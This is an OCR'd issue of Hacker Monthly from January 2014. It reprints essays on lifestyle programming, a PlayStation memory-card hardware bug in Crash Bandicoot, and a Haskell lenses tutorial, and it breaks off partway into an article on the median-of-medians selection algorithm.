


My Hardest Bug Ever

Dave Baggett

HACKERMONTHLY Issue 44 January 2014

Curator
Lim Cheng Soon

Contributors
Andy Brice
Dave Baggett
Adit Bhargava
Austin Rochford
Gabriel Gonzalez
Joseph Wilk
Troy Hunt
Steve Blank
Alina Vrabie
Jason Heeris

Proofreaders
Emily Griffin
Sigmarie Soto

Illustrator
Mike Smith

Ebook Conversion
Ashish Kumar Jha


Printer
MagCloud

HACKER MONTHLY is the print magazine version of Hacker News — *news.ycombinator.com*, a social news website wildly popular among programmers and startup founders. The submission guidelines state that content can be "anything that gratifies one's intellectual curiosity." Every month, we select from the top voted articles on Hacker News and print them in magazine format.
For more, visit *hackermonthly.com*

Advertising
ads@hackermonthly.com

Contact
contact@hackermonthly.com

Published by
Netizens Media
46, Taylor Road,
11600 Penang,
Malaysia.



Cover Illustration: Mike Smith

Contents

For links to Hacker News dicussions, visit *hackermonthly.com/issue-44*

Lifestyle Programming

By ANDY BRICE

A man is a success if he gets up in the morning and gets to bed at night, and in between he does what he wants to do.
— Bob Dylan

I AM A LIFESTYLE programmer. I run a one-man software product business with the aim of providing myself with an interesting, rewarding, flexible, and well-paying job. I have no investors and no plans to take on employees, let alone become the next Google or Facebook. I don't have my own jet and my face is unlikely to appear on the cover of Newsweek any time soon. I am ok with that.

"Lifestyle business" is often used as something of an insult by venture capitalists. They are looking for the "next big thing" that is going to return 10x or 100x their investment. They don't care if the majority of their investments flame out spectacularly and messily, as long as a few make it really big. By investing in lots of high-risk start-ups they are able to reduce their overall risk to a comfortable level. The risk profile is completely different for the founders they invest in. As VC Paul Graham admits:

> *"There is probably at most one company in each [YCombinator] batch that will have a significant effect on our returns, and the rest are just a cost of doing business."*


Ouch. The odds of being the "next big thing" are even slimmer (of the order of 0.07%). As a VC-backed start-up the chances are that you will work 80+ hours a week for peanuts for several years and end up with little more than experience at the end of it.

But high-risk, high-return ventures are sexy. They sell magazines and advertising space. Who can resist the heroic story of odd-couple Woz and Jobs creating the most valuable company in the world from their garage? So that is what the media gives us, and plenty of it. Quietly ignoring the thousands of other smart and driven people who swung for the fences and failed. Or perhaps succeeded, only to be pushed out by investors.

If you aren't going to be satisfied with anything less than being a multi-millionaire living in a hollowed out volcano, then an all-or-nothing, VC-backed start-up crap shoot is probably your only option. And there are markets where you have very little chance of success without venture capital. But really, how much money do you need? Is money going to make you happy? How many meals can you eat in a day? How many cars can you drive? It doesn't sound that great to me when you read accounts of what it is like to be rich. Plenty of studies have shown that happiness is only weakly correlated with wealth once you can afford the necessities of life (food, shelter, clothing). Hedonistic adaption ensure that no amount of luxury can keep us happy for long. Anyway, if you are reading this in English on a computer, you probably are already rich by global standards.

Creating a small software business that provides a good living for just yourself, or perhaps a few people, isn't very newsworthy. But it is a lot more achievable. The barriers to entry have fallen. You no longer need thousands of dollars of hardware and software to start a software business. Just an idea, good development skills, and plenty of time and willpower. Many lifestyle businesses start off with the founder creating the product over evenings and weekends, while doing a full-time job. I cut my expenses and lived off savings until my business started generating enough income for me to live on (about 6 months). I only spent a couple of thousand pounds of my own money before the business became profitable. There is really no need to max out your credit cards or take any big financial risks.

So how much money do lifestyle businesses make? Of course, it varies a lot. Many fail completely, often due to a lack of marketing. But I know quite a few other lifestyle programmers who have made it a successful full-time career. I believe many of them do very nicely financially. Personally, I have averaged a significantly higher income from selling my own software than I ever did from working for other people, and I made a good wage working as a senior software engineer. Here is a comparison of my income from my last full-time salaried employment vs. what I have paid out in salary and dividends from my business over the last 7 years.



Bear in mind that the above would look even more favorable if it took into account business assets, the value of the business itself, and the tax advantages of running a business vs. earning a salary.

Sure, I could hire employees and leverage their efforts to potentially make more money. Creating jobs for other people is a worthy thing to do. Companies like FogCreek and 37Signals have been very successful without taking outside investment. But I value my lifestyle more than I value the benefits of having a bigger business and I struggle to think of what I would do with lots more money. I might end up having to talk to financial advisers (the horror). I would also end up managing other people, while they did all the stuff I like doing. I am much better at product development, marketing, and support than I am at management.

If you can make enough money to pay the bills, being a lifestyle programmer is a great life. I can't get fired. I make money while I sleep. I choose where to live. I don't have to worry about making payroll for anyone other than myself. My commute is about 10 meters (to the end of the garden). I get to see my son every day before he goes to school and when he comes back home. I go to no meetings. I have no real deadlines. No one can tell me where to put my curly braces or force me to push out crappy software just to meet some arbitrary ship date. When I'm not feeling very productive I go for a run or do some chores. I can't remember the last time I set an alarm clock or wore a tie.

My little business isn't going to fundamentally change the world in the way that a big company like Google or Facebook has. But it has bought me a lot of happiness and fulfilment and, judging by the emails I get, improved the life of a lot of my customers as well. And some of those really famous events you hear about in the news (which I don't have permission to name-drop) plan their seating using PerfectTablePlan.

Of course, it isn't all milk and money. The first year was very hard work for uncertain rewards. I recently happened across this post I made on a forum back in August 2005, a few months after I went full-time:

> *"I work a 60-70 hour week and pay myself £100 at the end of it (that's less than $200). I could make 3x more working for minimum wage flipping burgers. But hopefully it won't be like this forever…"*

I still work hard. I'm not lying under a palm tree while someone else "off-shore" does all the work. And I don't get to spend all day programming. If you want to have any real chance of succeeding you need to spend plenty of time on marketing. Thankfully I have found I actually enjoy the challenge of marketing. But, because I don't have employees, I have to do some of the crappy jobs that I wouldn't choose to do otherwise, including: writing documentation, chasing invoices, tweaking the website and doing admin. And I answer customer support emails 364 days a year. I take my laptop on holiday, but it really isn't that bad. Customer support is frustrating at times. But it is very rewarding to know that lots of people are using my software. Overall, it's a great lifestyle. I don't miss having a 9-5 job. I wouldn't even swap my job for running a bigger, "more successful" company. ■

Andy Brice has run his own one-man software product business since 2005. He blogs about software product and marketing related topics at *successfulsoftware.net*. He also runs an intensive, two day training course in the UK for people who want to start their own software product business (see his blog for details).

My Hardest Bug Ever

By DAVE BAGGETT

As a programmer, you learn to blame your code first, second, and third... and somewhere around 10,000th you blame the compiler. Well down the list after that, you blame the hardware.


This is my hardware bug story.

Among other things, I wrote the memory card (load/save) code for Crash Bandicoot. For a swaggering game coder, this is like a walk in the park; I expected it would take a few days. I ended up debugging that code for 6 weeks. I did other stuff during that time, but I kept coming back to this bug — a few hours every few days. It was agonizing.

The symptom was that you'd go to save your progress and it would access the memory card, and almost all the time, it worked normally...but every once in a while the write or read would time out...for no obvious reason. A short write would often corrupt the memory card. The player would go to save, and not only would we not save, we'd wipe their memory card. D'Oh.

After a while, our producer at Sony, Connie Booth, began to panic. We obviously couldn't ship the game with that bug, and after six weeks I still had no clue what the problem was. Via Connie we put the word out to other PS1 devs — had anybody seen anything like this? Nope. Absolutely nobody had any problems with the memory card system.

About the only thing you can do when you run out of ideas debugging is divide and conquer: keep removing more and more of the errant program's code until you're left with something relatively small that still exhibits the problem. You keep carving parts away until the only stuff left is where the bug is.



The challenge with this in the context of, say, a video game is that it's very hard to remove pieces. How do you still run the game if you remove the code that simulates gravity in the game? Or renders the characters?

What you have to do is replace all modules with stubs that pretend to do the real thing, but actually do something completely trivial that can't be buggy. You have to write new scaffolding code just to keep things working at all. It is a slow, painful process.

Long story short: I did this. I kept removing more and more hunks of code until I ended up, pretty much, with nothing but the startup code — just the code that set up the system to run the game, initialized the rendering hardware, etc. Of course, I couldn't put up the load/save menu at that point because I'd stubbed out all the graphics code. But I could pretend the user used the (invisible) load/save screen and asked it to save and then write to the card.

I ultimately ended up with a pretty small amount of code that exhibited the problem — but still randomly! Most of the time, it would work, but every once in a while, it would fail. Almost all of the actual Crash code had been removed, but it still happened. This was really baffling: the code that remained wasn't really doing anything.

At some moment — it was probably 3am — a thought entered my mind. Reading and writing (I/O) involves precise timing. Whether you're dealing with a hard drive, a compact flash card, a Bluetooth transmitter — whatever — the low-level code that reads and writes has to do so according to a clock.

The clock lets the hardware device — which isn't directly connected to the CPU — stay in sync with the code the CPU is running. The clock determines the Baud Rate — the rate at which data is sent from one side to the other. If the timing gets messed up, the hardware or the software — or both — get confused. This is really, really bad, and usually results in data corruption.

What if something in our setup code was messing up the timing somehow? I looked again at the code in the test program for timing-related stuff, and noticed that we set the programmable timer on the PS1 to 1kHz (1000 ticks/second). This is relatively fast; it was running at something like 100Hz in its default state when the PS1 started up. Most games, therefore, would have this timer running at 100Hz.

Andy, the lead (and only other) developer on the game, set the timer to 1kHz so that the motion calculations in Crash would be more accurate. Andy likes overkill, and if we were going to simulate gravity, we ought to do it as high-precision as possible!

But what if increasing this timer somehow interfered with the overall timing of the program, and therefore with the clock used to set the baud rate for the memory card?

I commented the timer code out. I couldn't make the error happen again. But this didn't mean it was fixed; the problem only happened randomly. What if I was just getting lucky?

As more days went on, I kept playing with my test program. The bug never happened again. I went back to the full Crash code base, and modified the load/save code to reset the programmable timer to its default setting (100 Hz) before accessing the memory card, then put it back to 1kHz afterwards. We never saw the read/write problems again.

But why?

I returned repeatedly to the test program, trying to detect some pattern to the errors that occurred when the timer was set to 1kHz. Eventually, I noticed that the errors happened when someone was playing with the PS1 controller. Since I would rarely do this myself — why would I play with the controller when testing the load/save code? — I hadn't noticed it. But one day one of the artists was waiting for me to finish testing — I'm sure I was cursing at the time — and he was nervously fiddling with the controller. It failed. "Wait, what? Hey, do that again!"

Once I had the insight that the two things were correlated, it was easy to reproduce: start writing to memory card, wiggle controller, corrupt memory card. Sure looked like a hardware bug to me.

I went back to Connie and told her what I'd found. She relayed this to one of the hardware engineers who had designed the PS1. "Impossible," she was told. "This cannot be a hardware problem." I told her to ask if I could speak with him.

He called me and, in his broken English and my (extremely) broken Japanese, we argued. I finally said, "just let me send you a 30-line test program that makes it happen when you wiggle the controller." He relented. This would be a waste of time, he assured me, and he was extremely busy with a new project, but he would oblige because we were a very important developer for Sony. I cleaned up my little test program and sent it over.

The next evening (we were in LA and he was in Tokyo, so it was evening for me when he came in the next day) he called me and sheepishly apologized. It was a hardware problem.

I've never been totally clear on what the exact problem was, but my impression from what I heard back from Sony HQ was that setting the programmable timer to a sufficiently high clock rate would interfere with things on the motherboard near the timer crystal. One of these things was the baud rate controller for the memory card, which also set the baud rate for the controllers. I'm not a hardware guy, so I'm pretty fuzzy on the details.

But the gist of it was that crosstalk between individual parts on the motherboard, and the combination of sending data over both the controller port and the memory card port while running the timer at 1kHz would cause bits to get dropped... and the data lost... and the card corrupted.

This is the only time in my entire programming life that I've debugged a problem caused by quantum mechanics. ■

Dave Baggett was the first employee at Naughty Dog and one of two programmers on Crash Bandicoot. Dave now focuses on curing inbox overload at his new startup, Inky.

Reprinted with permission of the original author. First appeared in *hn.my/bugs* (quora.com)

Illustration by Mike Smith.

Lenses In Pictures

By ADIT BHARGAVA

YOU SHOULD KNOW what a functor is before reading this article. Read this [hn.my/functors] to learn about functors.

Suppose you want to make a game:

```
data Point = Point { _x, _y   ::
Double }
data Mario = Mario { _location ::
Point }

player1 = Mario (Point 0 0)
```

Ok, now how would you move this player?

```
moveX (Mario (Point xpos ypos))
val = Mario (Point (xpos + val)
ypos)
```


Instead, lenses allow you to write something like this:

```
location.x `over` (+10) $ player1
```

Or this is the same thing:

```
over (location . x) (+10) player1
```

Lenses allow you to selectively modify just a part of your data:




Much clearer!

`location` is a lens. And `x` is a lens. Here I composed these lenses together to modify a sub-part of `player1`.


Fmap

You probably know how `fmap` works, Doctor Watson:




Well old chap, what if you have nested functors instead?


You need to use two fmaps!



Now, you probably know how function composition works:



What about function composition composition?



"If you want to do function composition where a function has two arguments," says Sherlock, "you need `(.).(.)`!"

"That looks like a startled owl," exclaims Watson.

"Indeed. Let's see why this works."

The type signature for function composition is:

```
(.) :: (b -> c) -> (a -> b) -> (a
-> c)
```

Which looks a heck of a lot like `fmap`!

```
fmap :: (a -> b) -> f a -> f b
```

In fact, if you replace `a ->` with `f` it's exactly `fmap`!

And guess what! `a ->` is a functor! It's defined like this:

```
instance Functor ((->) r) where
   fmap = (.)
```

So for functions, `fmap` is just function composition! `(.).(.)` is the same as `fmap . fmap`!


```
(.).(.) :: (b -> c) -> (a1 -> a2
-> b) -> (a1 -> a2 -> c)
fmap . fmap :: (a -> b) -> f (f1
a) -> f (f1 b)
```

There's a pattern happening here: `fmap . fmap` and `(.) . (.)` both allow us to go "one level deeper." In `fmap` it means going inside one more layer of functors. In function composition your functor is `r ->`, so it means you can pass in one more argument to your function.


Setters

Suppose you have a function double like so:

```
double :: Int -> Maybe Int
double x = Just (x * 2)
```



You can apply it to a list with `traverse`:




So you pass in a traversable and a function that returns a value wrapped in a functor. You get back a traversable wrapped in that functor. As usual, you can go one level deeper by composing `traverse`:

```
  traverse :: (a -> m b) -> f
a -> m (f b)
  traverse.traverse :: (a ->
m b) -> f (g a) -> m (f (g
b))
```


`traverse` is more powerful than `fmap` though because it can be defined with `traverse`:

```
fmapDefault :: Traversable t =>
(a -> b) -> t a -> t b
fmapDefault f = runIdentity .
traverse (Identity . f)
```


1. Takes a value, applies func to it, then wraps the result in an Identity
fmapDefault func = runIdentity · traverse (Identity ·func)
3. Extract the traversable from the Identity
2. Takes a traversable value (like a list)
Gives a traversable value wrapped in an Identity

Using `fmapDefault`, let's make a function called `over`. `over` is just like `fmapDefault` except we pass `traverse` in too:

```
over :: ((a -> Identity b) -> s
-> Identity t) -> (a -> b) -> s
-> t
over l f = runIdentity . l (Iden-
tity . f)

-- over traverse f ==
fmapDefault f
```


1. A function like traverse. AKA A "Setter" (see below)
2. The function to apply
3. A value
4. A result
over :: ((a→Identity b) → s → Identity t) → (a→b) → s → t
We got this t out of Identity t using runIdentity
We converted this function to this one using (Identity.func)

We're so close to lenses! "Mmm, I can taste the lenses, Watson," drools Sherlock, "Lenses allow you to compose functors, folds and traversals together. I can feel those functors and folds mixed up in my mouth right now!"

I'll make a quick type alias here:

```
type Setter s t a b = (a -> Iden-
tity b) -> s -> Identity t
```


Now we can write over more cleanly:

```
over :: Setter s t a b -> (a -> b)
-> s -> t

-- same as:
over :: ((a -> Identity b) -> s ->
Identity t) -> (a -> b) -> s -> t
```

1. over takes a Setter
2. And a transformation function
3. And a value to apply it to
4. Then it uses the setter to modify just a part of the value with the function.

Remember Mario? Now this line makes more sense:

```
location.x `over` (+10) $ player1
```



`location . x` is a setter. And guess what: `location` and `x` are setters too! Just like composing `fmap` or `(.)` allows you to go "one level deeper," you can compose setters and go one level deeper into your nested data! Cool!

Folds

So we are one step closer to making lenses. We just made setters, which allow us to compose functors.

Turns out, we can do the same thing for folds. First, we define `foldMapDefault`:

```
foldMapDefault :: (Traversable t,
Monoid m) => (a -> m) -> t a -> m
foldMapDefault f = getConst . tra-
verse (Const . f)
```

It looks very similar to our definition of `fmapDefault` above! We end up getting a new type alias called Fold:

```
type Fold s t a b = forall m.
Monoid m => (a -> Const m b) -> s
-> Const m t
```

Which looks pretty similar to a `Setter`:

```
type Setter s t a b = (a -> Iden-
tity b) -> s -> Identity t
```

Since the signatures of Fold and `Setter` are so similar, we should be able to combine them into one type alias. And we sure can!

```
type Lens s t a b =
forall f. Functor f => (a
-> f b) -> s -> f t
```

Lenses

`Setters` are for functors and `Folds` are for folds, but lenses are a more general type. They allow us to compose functors, functions, folds and traversals together! Here's an example:

Don't you hate when you `fmap` over a tuple, and it only affects the second part?

```
> fmap (+10) (1, 2)
  (1,12)
```

What if you want it to apply to both parts? Write a lens!

```
> both f (a,b) = (,) <$> f a <*>
f b
```

And use it:

```
> both `over` (+10) $ (1, 2)
  (11,12)
```

And lenses can be composed to go deeper! Here we apply the function to both parts of both parts:

```
> (both . both) `over` (+2) $ ((1,
2), (3, 4))
((3,4),(5,6))
```

And we can also compose them with setters or folds!

Conclusion

Lenses can be really handy if you have a lot of nested data. Their derivation had some pretty cool parts too! Here's the full derivation. [hn.my/derivation] ■

Adit thinks everyone should try Haskell so he is trying to make it more accessible! He has been doodling for ten years. The rest of his blog is at *adit.io*

Metrics and monitoring for people who know what they want

We know from experience that monitoring your servers and applications can be painful, so we built the sort of service that we would want to use. Simple to set up, responsive support from people who know what they're talking about, and reliably fast metric collection and dashboards.

Dashboards **StatsD** **Happiness**

Why Hosted Graphite?

- **Hosted metrics and StatsD:** Metric aggregation without the setup headaches
- **High-resolution data:** See everything like some glorious mantis shrimp / eagle hybrid*
- **Flexibile:** Lots of sample code, available on Heroku
- **Transparent pricing:** Pay for metrics, not data or servers
- **World-class support:** We want you to be happy!

Promo code: **HACKER**

Grab a free trial at http://www.hostedgraphite.com

*Hosted Graphite's mantis shrimp / eagle breeding program has been unsuccessful thus far

HOSTEDGRAPHITE

The Median-of-Medians Algorithm

By AUSTIN ROCHFORD

IN THIS ARTICLE, we consider the problem of selecting the *i*-th smallest element from an unsorted list of *n* elements. Somewhat surprisingly, there is an algorithm that solves this problem in linear time. This surprising algorithm is one of my favorites.

We will arrive at this algorithm gradually by considering progressively more sophisticated approaches to this problem.

The naive approach to this problem is simply to sort the list and choose the *i*-th element. This approach gives us an upper bound of $O(n \log n)$ on the complexity of this problem's solution. This approach does, however, seem to be overkill. We don't need to know all of the order statistics in order to solve the problem, which is what sorting the list gives us.

In order to prove the plausibility of a more efficient algorithm, it is instructive to consider a special case of the selection problem, finding the smallest element in the list. It is immediately clear that this problem may be solved in linear time by iterating over the list while keeping track of the smallest element seen so far.

Finally, we arrive at the median-of-medians algorithm, which solves the general selection problem in linear time. The idea behind the algorithm is similar to the idea behind quicksort.

1. Select a pivot element, and partition the list into two sublists, the first of which contains all elements smaller than the pivot, and the second of which contains all elements greater than the pivot.

2. Call the index of the pivot in the partitioned list k. If $k = i$, then return the pivot element.

3. If $i < k$, recurse into the sublist of elements smaller than the pivot, looking for the i-th smallest element.
4. If $i > k$, recurse into the sublist of elements larger than the pivot, looking for the $(i - k - 1)$-th smallest element.

Nothing in the above outline is terribly deep; it's just a straightforward divide-and-conquer approach to solving the selection problem. The clever part of the algorithm is the choice of pivot element.

It is not hard to see that, much like quicksort, if we naively choose the pivot element, this algorithm has a worst case performance of $O(n^2)$. Continuing the parallel with quicksort, if we choose a random pivot, we get expected linear time performance, but still a worst case scenario of quadratic time.

To guarantee the linear running time of our algorithm, however, we need a strategy for choosing the pivot element that guarantees that we partition the list into two sublists of relatively comparable size. Obviously the median of the values in the list would be the optimal choice, but if we could find the median in linear time, we would already have a solution to the general selection problem (consider this a small exercise).

The median-of-medians algorithm chooses its pivot in the following clever way.

1. Divide the list into sublists of length five. (Note that the last sublist may have length less than five.)
2. Sort each sublist and determine its median directly.
